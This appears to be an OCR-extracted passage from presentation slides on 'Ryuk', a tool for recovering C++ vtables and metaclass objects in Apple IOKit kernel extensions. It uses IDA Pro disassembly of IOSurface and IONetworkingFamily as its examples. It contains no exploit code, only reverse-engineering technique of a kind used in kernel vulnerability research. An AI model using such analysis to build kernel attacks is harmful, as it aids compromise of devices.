
D `vtable for'IOSurface	000000000000C290	P
D `vtable for'IOSurface::MetaClass	000000000000C5C0	P
D `vtable for'IOSurfaceClient	000000000000C8E0	P
D `vtable for'IOSurfaceClient::MetaClass	000000000000CA18	P
D `vtable for'IOSurfaceDeviceCache	000000000000CB10	P
D `vtable for'IOSurfaceDeviceCache::MetaCl...	000000000000CC80	P
D `vtable for'IOSurfaceRoot	000000000000CD78	P
D `vtable for'IOSurfaceRoot::MetaClass	000000000000D620	P
D `vtable for'IOSurfaceRootUserClient	000000000000D720	P
D `vtable for'IOSurfaceRootUserClient::Meta...	000000000000E0A0	P
D `vtable for'IOSurfaceSendRight	000000000000E400	P
D `vtable for'IOSurfaceSendRight::MetaClass	000000000000ED80	P




```
__const:000000000000D720 ; `vtable for'IOSurfaceRootUserClient
__const:000000000000D720 __ZTV23IOSurfaceRootUserClient db    0
__const:000000000000D721                        db    0
__const:000000000000D722                        db    0
__const:000000000000D723                        db    0
__const:000000000000D724                        db    0
__const:000000000000D725                        db    0
__const:000000000000D726                        db    0
__const:000000000000D727                        db    0
__const:000000000000D728                        db    0
__const:000000000000D729                        db    0
__const:000000000000D72A                        db    0
__const:000000000000D72B                        db    0
__const:000000000000D72C                        db    0
__const:000000000000D72D                        db    0
__const:000000000000D72E                        db    0
__const:000000000000D72F                        db    0
__const:000000000000D730 off_D730               dq offset __ZN23IOSurfaceRootUserClientD1Ev
__const:000000000000D730                                              ; DATA XREF: IOSurfaceRootUserClient:
__const:000000000000D730                                              ; IOSurfaceRootUserClient::IOSurfaceR
__const:000000000000D730                                              ; IOSurfaceRootUserClient::~IOSurface
__const:000000000000D738                        dq offset __ZN23IOSurfaceRootUserClientD0Ev ; IOSurfaceRootUs
__const:000000000000D740                        dq offset __ZNK8OSObject7releaseEi ; OSObject::release(int)
__const:000000000000D748                        dq offset __ZNK8OSObject14getRetainCountEv ; OSObject::getRet
__const:000000000000D750                        dq offset __ZNK8OSObject6retainEv ; OSObject::retain(void)
__const:000000000000D758                        dq offset __ZNK8OSObject7releaseEv ; OSObject::release(void)
```

Ryuk: Implementation

- 2. Vtable recognition and construction
  - On iOS, step 1: adjust the __const section
    - Vtables are in __const section, but IDA pro makes it disappear




```
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E04FC8                        DCB 0xF0
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E04FC9                        DCB 0xC0
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E04FCA                        DCB 0x6D
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E04FCB                        DCB    7
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E04FCC                        DCB 0xF0
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E04FCD                        DCB 0xFF
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E04FCE                        DCB 0xFF
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E04FCF                        DCB 0xFF
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E04FD0                        DCB 0xB8
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E04FD1                        DCB 0xC2
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E04FD2                        DCB 0x6D
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E04FD3                        DCB    7
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E04FD4                        DCB 0xF0
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E04FD5                        DCB 0xFF
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E04FD6                        DCB 0xFF
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E04FD7                        DCB 0xFF
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E04FD8 unk_FFFFFFF006E04FD8 DCB
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E04FD8
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E04FD9                        DCB    0
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E04FDA                        DCB    0
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E04FDB                        DCB    0
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E04FDC                        DCB    0
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E04FDD                        DCB    0
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E04FDE                        DCB    0
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E04FDF                        DCB    0
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E04FE0                        DCB    0
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E04FE1                        DCB    0
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E04FE2                        DCB    0
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E04FE3                        DCB    0
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E04FE4                        DCB    0
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E04FE5                        DCB    0
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E04FE6                        DCB    0
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E04FE7                        DCB    0
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E04FE8                        DCB 0x18
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E04FE9                        DCB 0x47
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E04FEA                        DCB 0x15
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E04FEB                        DCB    6
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E04FEC                        DCB 0xF0
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E04FED                        DCB 0xFF
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E04FEE                        DCB 0xFF
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E04FEF                        DCB 0xFF
```



```
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E04FC8                     DCQ unk_FFFFFFF0076DC0F0
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E04FD0                     DCQ unk_FFFFFFF0076DC2B8
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E04FD8 off_FFFFFFF006E04FD8 DCQ 0                    ; DATA XREF: com.app
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E04FD8                                              ; com.apple.iokit.IC
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E04FE0                     DCQ 0
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E04FE8                     DCQ sub_FFFFFFF006154718
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E04FF0                     DCQ sub_FFFFFFF00615471C
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E04FF8                     DCQ __ZNK8OSObject7releaseEi ; OSObject::rel
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E05000                     DCQ __ZNK8OSObject14getRetainCountEv ; OSObj
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E05008                     DCQ __ZNK8OSObject6retainEv ; OSObject::reta
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E05010                     DCQ __ZNK8OSObject7releaseEv ; OSObject::rel
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E05018                     DCQ __ZNK8OSObject9serializeEP11OSSerialize
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E05020                     DCQ sub_FFFFFFF006154734
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E05028                     DCQ __ZNK15OSMetaClassBase9isEqualToEPKS_ ;
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E05030                     DCQ __ZNK8OSObject12taggedRetainEPKv ; OSObj
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E05038                     DCQ __ZNK8OSObject13taggedReleaseEPKv ; OSOb
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E05040                     DCQ __ZNK8OSObject13taggedReleaseEPKvi ; OSO
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E05048                     DCQ __ZN8OSObject4initEv ; OSObject::init(vo
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E05050                     DCQ sub_FFFFFFF006154E68
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E05058                     DCQ __ZNK15IORegistryEntry12copyPropertyEPKc
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E05060                     DCQ __ZNK15IORegistryEntry12copyPropertyEPK8
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E05068                     DCQ __ZNK15IORegistryEntry12copyPropertyEPK8
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E05070                     DCQ __ZNK15IORegistryEntry15copyParentEntryE
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E05078                     DCQ __ZNK15IORegistryEntry14copyChildEntryEP
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E05080                     DCQ __ZN15IORegistryEntry17runPropertyAction
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E05088                     DCQ __ZN9IOService4initEP12OSDictionary ; IO
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E05090                     DCQ __ZN15IORegistryEntry16setPropertyTableE
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E05098                     DCQ __ZN15IORegistryEntry11setPropertyEPK8OS
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E050A0                     DCQ __ZN15IORegistryEntry11setPropertyEPK8OS
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E050A8                     DCQ __ZN15IORegistryEntry11setPropertyEPKcP8
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E050B0                     DCQ __ZN15IORegistryEntry11setPropertyEPKcS1
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E050B8                     DCQ __ZN15IORegistryEntry11setPropertyEPKcb
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E050C0                     DCQ __ZN15IORegistryEntry11setPropertyEPKcyj
```

Ryuk: Implementation

- 2. Vtable recognition and construction
  - On iOS, step 2: find address of class’s metaclass object
    - Functions in __mod_init_func section are parsed again




```
_QWORD *IONetworkingFamily_InitFunc_1()
{
  _QWORD *result; // x0

  result = (_QWORD *)sub_FFFFFFF006166E44(&unk_FFFFFFF0076DC0F0, aIoethernetinte, &unk_FFFFFFF0076DC2B8, 328LL);
  *result = &unk_FFFFFFF006E056E0;
  return result;
} |
com.apple.iokit.IONetworkingFamily:__common:FFFFFFF0076DC0F0 unk_FFFFFFF0076DC0F0 DCB    0
com.apple.iokit.IONetworkingFamily:__common:FFFFFFF0076DC0F0
com.apple.iokit.IONetworkingFamily:__common:FFFFFFF0076DC0F1                     DCB    0
com.apple.iokit.IONetworkingFamily:__common:FFFFFFF0076DC0F2                     DCB    0
com.apple.iokit.IONetworkingFamily:__common:FFFFFFF0076DC0F3                     DCB    0
com.apple.iokit.IONetworkingFamily:__common:FFFFFFF0076DC0F4                     DCB    0
com.apple.iokit.IONetworkingFamily:__common:FFFFFFF0076DC0F5                     DCB    0
com.apple.iokit.IONetworkingFamily:__common:FFFFFFF0076DC0F6                     DCB    0
com.apple.iokit.IONetworkingFamily:__common:FFFFFFF0076DC0F7                     DCB    0
com.apple.iokit.IONetworkingFamily:__common:FFFFFFF0076DC0F8                     DCB    0
com.apple.iokit.IONetworkingFamily:__common:FFFFFFF0076DC0F9                     DCB    0
com.apple.iokit.IONetworkingFamily:__common:FFFFFFF0076DC0FA                     DCB    0
com.apple.iokit.IONetworkingFamily:__common:FFFFFFF0076DC0FB                     DCB    0
```

Addrss of class’s metaclass object

Ryuk: Implementation


- 2. Vtable recognition and construction
  - On iOS, step 3: Get xrefs to metaclass object
    - The xref in const section nears the vtable



Direction	Typ	Address	Text
Up	o	sub_FFFFFFF006154734	ADRP X0, #unk_FFFFFFF0076DC0F
Up	o	sub_FFFFFFF006154734+4	ADD X0, X0, #unk_FFFFFFF0076D(
Up	o	com.apple.iokit.IONetworkingFamily:__text:FFFFFFF006154790	ADRP X20, #unk_FFFFFFF0076DC0
Up	o	com.apple.iokit.IONetworkingFamily:__text:FFFFFFF006154794	ADD X20, X20, #unk_FFFFFFF0076
Up	o	sub_FFFFFFF0061547C8+10	ADRP X20, #unk_FFFFFFF0076DC0
Up	o	sub_FFFFFFF0061547C8+14	ADD X20, X20, #unk_FFFFFFF0076
Up	o	com.apple.iokit.IONetworkingFamily:__text:FFFFFFF006154820	ADRP X20, #unk_FFFFFFF0076DC0
Up	o	com.apple.iokit.IONetworkingFamily:__text:FFFFFFF006154824	ADD X20, X20, #unk_FFFFFFF0076
Up	o	IONetworkingFamily_InitFunc_1+8	ADRP X0, #unk_FFFFFFF0076DC0F
Up	o	IONetworkingFamily_InitFunc_1+C	ADD X0, X0, #unk_FFFFFFF0076D(
Up	o	IONetworkingFamily_TermFunc_1	ADRP X0, #unk_FFFFFFF0076DC0F
Up	o	IONetworkingFamily_TermFunc_1+4	ADD X0, X0, #unk_FFFFFFF0076D(
Up	o	com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E04FC8	DCQ unk_FFFFFFF0076DC0F0

Ryuk: Implementation

- 2. Vtable recognition and construction
  - On iOS, step 3: Get xrefs to metaclass object
    - Data before vtables is in some specific format



```
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E04FC8                     DCQ unk_FFFFFFF0076DC0F0
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E04FD0                     DCQ unk_FFFFFFF0076DC2B8
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E04FD8 off_FFFFFFF006E04FD8 DCQ 0                          ; DATA XREF:
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E04FD8                                                 ; com.apple
